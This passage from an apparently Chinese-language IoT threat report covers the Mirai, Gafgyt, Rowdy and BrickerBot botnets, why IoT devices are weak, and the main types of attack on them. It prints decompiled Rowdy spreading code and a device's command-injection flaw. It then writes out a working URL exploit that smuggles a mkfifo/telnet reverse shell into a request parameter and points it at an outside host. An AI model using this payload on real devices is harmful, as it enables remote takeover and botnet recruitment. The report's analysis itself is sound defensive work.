以 Mirai 为例，在 2016 年 9 月底源码公布后，Mirai 可感染包括摄像头、DVRs 和路由器等物联网设备，Mirai 僵尸网络的规模得到了大规模的扩张，据报道 [32] 截止 2016 年 10 月，至少有 30-40 万台被感染的僵尸主机，对外提供“稳定优质”的 DDoS as a Service 服务。2016 年 10 月前后，美国 Dyn 公司、法国 OVH 公司都遭到大规模 DDoS 攻击，攻击流量曾经达到过 1.5Tpbs。图 4.1 是研究人员检测到的感染 Mirai 恶意代码的设备的全球分布 [33]，从图中可以看出，当前我国受 Mirai 影响最为严重。

图 4.1 Mirai 的影响范围（2018/2/5）



4.1.2 物联网攻击扩散快

从近两年多起大规模物联网安全事件可见，安全防护能力低下的物联网设备中易滋生高传染力的 IoT 病毒，这就好比人群免疫力低下的时候，传染病就容易肆虐。

在近一年的监控中我们发现，各类攻击告警日志中，频率最高的攻击之一是由 Netcore 设备组成的僵尸网络所发起的，相关恶意样本被命名为 Gafgyt。Netcore 设备存在的后门早在 2014 年下旬趋势科技 [34] 就曾经进行过相关披露，官方也已经提供升级固件。但是截止今年，Netcore 设备的影响仍然持续扩张，平均每天监测到的攻击告警量超过 440 万次，影响范围非常广。

图 4.2 Gafgyt 僵尸主机全球分布




图 4.3 Gafgyt 僵尸主机省份分布





图 4.4 Gafgyt 主机行业分布



对于自扩张的僵尸网络来说，通常来说攻击的流程包括了弱口令扫描、漏洞利用，以及进一步入侵。下面我们将对前两个步骤进行介绍：

1. **弱口令扫描。**物联网设备为了便于配置管理，出厂的时候会开放诸如 80、23 等端口，而且会配置官方的默认口令用来登录，而管理员一般也不会更改口令。黑客很容易扫描到这些暴露到互联网的设备并用弱口令登陆，从而获得 root 权限。

2. **漏洞利用。**由于物联网设备的小巧轻便，在厂商研发的过程中，没有投入太多安全方面的测试和考虑，导致存在诸多漏洞，同时大众对于这类设备的固件升级、漏洞通告等的关注度远远低于桌面操作系统安全，使得现实中存在诸多 Nday 漏洞未修复的设备。

从我们观察到的现有攻击扩散的形势来看，物联网厂商从产品设计到设备维护整个过程中，对面临威胁和应对措施的考量是非常不充分的。

4.1.3 攻击技术门槛低

从各类网络威胁来看，利用物联网设备脆弱性发动攻击的技术门槛较低。

利用配置上的错误进行攻击在物联网设备上是非常普遍的，今年绿盟科技发现针对机顶盒的样本家族 Rowdy 利用 Telnet 弱口令进行登录和传播，在短期内快速地扩大了影响的范围。我们从代码逆向结果可以看到，其实实现自动化传播只需要非常简单的代码就可以做到。

图 4.5 Rowdy 自动化传播代码

```
ddosFunclist_8048565(v12);                // 函数列表
deamon_804ADA7();                         // 守护进程
do
{
  ++v11;
  scan_attack_804C992();                  // 自动化扫描攻击，改进了原来需要人工完成感染的部分
}
while ( v11 != 2 );
sub_804B789();                            // 日志记录
v27 = 0;
```

扫描攻击是随机产生 IP 地址，并用 Telnet 加弱口令进行尝试登陆，如果所有口令尝试后均失败，则重新产生 IP 地址，继续攻击，若成功登陆，则记录下 IP 信息及口令，并利用设备上的 busybox 下载 Web 服务器上的样本文件，继续感染。下图是产生随机 IP 的过程。

图 4.6 Rowdy 随机 IP 产生方法

```
__int16 calc_ip_804C541()
{
  int v0; // ecx@1
  unsigned __int8 v1; // bl@1
  int v2; // eax@3
  unsigned __int8 v4; // [sp+Eh] [bp-1Eh]@1
  unsigned __int8 v5; // [sp+Fh] [bp-1Dh]@1
  char v6; // [sp+10h] [bp-1Ch]@1

  do
  {
    do
    {
      v6 = calc_seed_time_804BEE6() % 0xFF;
      v5 = calc_seed_time_804BEE6() % 0xFF;
      v4 = calc_seed_time_804BEE6() % 0xFF;
      v1 = calc_seed_time_804BEE6() % 0xFF;
    }
    while ( !v6 );
  }
  while ( v6 == 127 );
  LOBYTE(v0) = v6;
  v2 = v1 | (v5 << 16) | (v0 << 24) | (v4 << 8);
  LOWORD(v2) = __ROR2__(v1 | (unsigned __int16)(v4 << 8), 8);
  v2 = __ROR4__(v2, 16);
  return __ROR2__(v2, 8);
}
```

与针对 PC 等传统计算机入侵不同，物联网设备由于性能受限，几乎不会部署防病毒的保护机制，因此同一个样本，只要能够与设备硬件平台和系统匹配，就可以成功运行，这极大地方便了攻击者进行大规模、大范围、跨设备的攻击，进一步降低了成本，提高了僵尸设备成功获取的概率。通常，攻击者只需要在远程服务器上准备好一批针对不同设备的恶意代码，并在入侵程序中加入平台环境的判断即可轻易实现跨平台的攻击，而且这样的代码几乎可以通用。例如以上提到的 Rowdy 样本，通过下面简单的几个语句判断实现了平台环境判断，再之后通过下载对应的恶意程序版本实现了跨平台的感染能力。

图 4.7 Rowdy 平台环境判断方法

```
{
  *(_DWORD *)(a1 + 2076) = "arm";
  return 1;
}
if ( v6 == 3 )
{
  *(_DWORD *)(a1 + 2076) = "x86";
  return 1;
}
if ( v6 == 4 )
{
  *(_DWORD *)(a1 + 2076) = "m68k";
  return 1;
}
if ( v6 == 8 )
{
  if ( v4 == 2 )
  {
    *(_DWORD *)(a1 + 2076) = "mips";
    return 1;
  }
  if ( v4 == 1 )
  {
    result = 1;
    *(_DWORD *)(a1 + 2076) = "mpsl";
    return result;
  }
}
if ( v6 == 2 )
{
  *(_DWORD *)(a1 + 2076) = "spc";
  return 1;
}
if ( v6 == 20 )
{
  *(_DWORD *)(a1 + 2076) = "ppc";
  return 1;
}
if ( v6 == 62 )
{
  *(_DWORD *)(a1 + 2076) = "x86_64";
```

黑客通过对互联网进行简单的端口探测和弱密码登录就可以获取大量设备的控制权，还可以 Botnet as a Service 的形式出租这些设备的使用权限，DDoS 服务商利用这些资源将 DDoS 工具封装为 DDoS as a Service 服务，向非技术用户出租 DDoS 能力。这样，用户在不需要具备技术能力的情况下，就可以廉价发起非常大的攻击流量，严重影响了整个互联网生态。在游戏行业中，原本利用 DDoS 攻击对竞争对手进行打击是非常常见的，如今物联网 Botnet 发动的 DDoS 攻击低成本高流量使受害者雪上加霜。

4.1.4 设备厂商忽视安全


高速的发展往往意味着不平衡，为了追求客户流量，物联网厂商需要以相对较少的成本快速不断推出新的功能来吸引用户，因此物联网设备厂商不愿意投入过多的资源进行安全设计、安全编码和安全运营。从安全性防护的角度来看，物联网设备至少存在这样几个通病：

- **升级困难。**传统的主机和网络应用，安全维护是必备的功能之一，无论从合规要求还是从实际应用的角度，这都是必须考虑的。但是对于物联网这个新型互联网细分领域，一方面缺少有效的监管，另一方面，用户群体对于其安全性不足导致的危害还没有足够的意识。厂商常常疏于提供及时升级、补丁更新服务，即使有些厂商有所提供，然而如“固件升级”这种操作相对复杂，无法为大部分用户所接受和应用。

- **配置错误。** 出于同样的原因，厂商在设备整个生产环节，包括了开发、测试，对安全性都考虑甚少，同时也缺乏必要的安全积累，设备在正式使用过程中，使用通用的出厂密码，弱加密配置，甚至默认开放远程调试接口的案例比比皆是。设备初次使用的时候，设备也未进行任何密码修改的提示，这无疑是一种不负责的行为，导致大部分用户暴露于高风险的环境中。

从配置错误、弱密码到入侵带来严重的后果，今年引起媒体关注的 IoT 恶意软件“BrickerBot”向我们展示了这一过程导致后果的严重性。在 BrickerBot 的攻击中，与其他恶意软件不同，它的目标是永久摧毁所在目标的正常功能。

图 4.8 Bricker Bot 对设备进行破坏时执行的代码



- **固件漏洞。**由软件工程可知，不论开发者如何仔细，在开发过程中引入 bug 几乎是必然的，即使 Windows、Adobe 这样高成熟度的软件也不能幸免。但是安全编码对系统脆弱性的影响程度的区别是仍然存在的，对于风险缺乏必要的预估必将导致更加严重的设备风险。对于安全这样的“非核心”功能，设备厂商缺少改进的动力，这些固件漏洞往往导致的结果都是严重的，通过获得设备控制权限，最终可以导致个人隐私泄露、设备变成 Bot 等。

从攻击者角度来看，针对物联网设备的攻击是简单的。大部分物联网设备的操作系统是一个简单的 Linux 系统，基础功能是接入 WiFi、移动网络，并提供基础的 APP、远端服务器等控制接口，多数通过 Web 接口实现对外的交互，这些技术与传统的 IT 技术并无不同，但这种技术上的通用性给物联网恶意代码的传播创造了非常有利的条件，在某个设备中存在的问题同样存在于其他种类的设备。这种通用性，使得恶意代码的传播甚至可以不受限于设备和厂商，极大幅度地提升了攻击的成功率，黑客用极低的时间成本、人力成本就可以获得大规模的收益，这种诱惑是巨大的。

4.1.5 防护方案不成熟

从移动办公 BYOD（Bring Your Own Device）中各种移动终端、WiFi 路由器、刷卡支付设备、穿戴设备，到智能家居中各种家电设备被引入到网络环境中，增加了系统的攻击面，但是传统的安全防护方案并非针对这些设备而设计，对这些设备普遍缺乏成熟的安全防护机制。这些设备本身虽然性能和功能有限，但是黑客利用这些网络边界的脆弱性设备作为跳板，能够进一步扩大入侵的范围。

4.1.6 用户缺乏安全意识

对于物联网设备来说，大部分不需要频繁的人机交互，处于长时在线自动服务的状态。对于普通的 PC 主机，运行恶意代码的时候，常常出现主机卡顿、弹框、防御软件告警的情形，但是物联网设备不同。首先其本身功能有限，不存在或很少存在以防御为目标的功能程序，另外对于受害设备，用户除非主动排查，否则很难感知到设备的异常，甚至即使出现异常也很少能够定位以致排查相关的威胁。从大众媒体的角度看，物联网设备安全意识的普及仍然不足，大部分用户对摄像头这样的设备隐私或许有所关注，但是物联网威胁作为一类新的威胁类型，普通大众并不真的意识到其广泛的影响，无形之中还成为黑客的帮凶，直接或者间接地伤害自身的利益。

总之，对于设备厂商来说，对于安全特性的开发以及相应的服务成本是高昂的；对于设备用户来说，并没有便利的成熟解决方案；对于黑客来说，获取成本是低廉的，收益是即时可见的。正如我们在 Botnet 态势报告中提到的那样，这是一个不均衡的三方博弈。

表 5.1 物联网环境中攻防双方优劣势对比

物联网设备特性	攻击者的优势	防守者的挑战
规模大	收益高、效果明显	成本高、效果不易度量
安全措施薄弱	攻击容易、门槛低	漏洞多、不易排查
设备种类多	多路玩家参与	技术技能线长
大量低成本设备	策划攻击的性价比高	安全投入的性价比低

4.2 针对物联网设备的安全威胁

针对物联网设备的安全威胁主要包括网络嗅探、远程代码执行、中间人攻击和通过云端（移动端）控制物联网设备。下面我们将分别对这四种威胁进行介绍。

4.2.1 网络嗅探

攻击者通过网络空间搜索引擎或爬虫找到暴露的物联网设备，随后就可通过第三章中物联网设备涉及的弱口令或授权访问等脆弱性，对物联网设备进行进一步攻击。

4.2.2 远程代码执行

远程代码执行是指：攻击者无需接触到实体设备，通过构造恶意的网络数据包绕过设备的安全检测机制，攻击者在远端执行指令，从而获取设备的控制权。

这种远程代码执行是需要了解设备端对数据的解析和验证流程，才能构造出绕过验证的网络数据。这里以某设备为为例，其解析与检验代码如下：

图 4.9 system 函数可以执行命令


```
while ( !strcmp((const char *)&v36, "_Q_CONTENTTYPE") );
if ( !strcmp((const char *)&v36, "system.opkg.remove") )
{
  if ( (_BYTE)v34 )
  {
    memset(s, 0, 0x80u);
    snprintf(s, 0x80u, "opkg remove %s", &v34);
    system(s);
  }
  sub_B41C("\"%s\":[\"%s\",\"%s\"]\r\n");
  goto LABEL_91;
```

从代码可以看出系统存在远程命令执行，攻击者可以使用反弹 shell 的方式获取设备的控制权，前提条件是需要知道设备系统中存在可以执行外联的命令，经过分析发现系统存在 telnet 命令，可以构造如下 URL：

http://10.65.97.85/cgi-bin/set?system.opkg.remove=%3Brm%20%2ftmp%2ffl%3Bmkfifo%20%2ftmp%2ffl%3Bcat%20%2ftmp%2ffl%7C%2fbin%2fsh%20-i%202%3E%261%7Ctelnet%2010.5.1.2%209999%20%3E%2ftmp%2ffl

执行结果如下：


图 4.10 获取设备的控制台命令执行权限



4.2.3 中间人攻击

中间人攻击（Man-in-the-middle attack，缩写：MITM）是指攻击者与通讯的两端分别创建独立的联系，并交换其所收到的数据，使通讯的两端认为它们正在通过一个私密的连接与对方直接对话，但事实上整个会话都被攻击者完全控制。在中间人攻击中，攻击者可以拦截通讯双方的通话并插入新的内容。


图 4.11 中间人攻击示意图



这种攻击一般有两种模式：

- **监听模式**（仅转发数据）

图 4.12 监听模式



此种模式主要针对无数据加密或者弱加密方式，在物联网中常见的为无线监听方式获取明文数据。

图 4.13 某智能插座数据明文传输

```
POST /PrivateData HTTP/1.1
AuthCode: 0589958cba43499042
CSeq: 1
Connection: Keep-Alive
Content-Encoding: UTF-8
Content-Length: 276
Content-Type: application/octet-stream
DestUuid: 11d2b843e7a6bf24
Host: access-tps.secu100.net:6604
SrcUuid: 4374897149264368765548
User-Agent: XAPP

.....................{
          "Name":    "OPPowerSocketGet",
          "OPPowerSocketGet": {
                    "AutoUsbPower":      1,
                    "Switch": 1,
                    "UsbPower":          1,
                    "AutoLight":         1,
                    "SensorLight":       0,
                    "AutoSwitch":        0,
                    "Light":   0,
                    "SensorUsbPower":    0,
                    "SensorSwitch":      0
          },
          "SessionID":         "0x0000000002"
```

- **篡改模式**（篡改通讯数据）

图 4.15 中可以看到中间人通过攻击可以获取使用 HTTPS 通信的明文数据。图 4.16 中中间人可以通过无线信号中继开启车门 [35]。

图 4.14 篡改模式

图 4.15 中间人攻击获取 HTTPS 明文数据




图 4.16 中间人无线信号中继开启车门

4.2.4 攻破云端（移动端）控制物联网设备

这类威胁主要是通过获取云端或者终端的控制权进而获得设备的控制权。通过对洗衣机 [36] 与云端通信进行分析后，可以伪造数据包进行重放，成功控制洗衣机工作。

图 4.17 APP 控制打开洗衣机


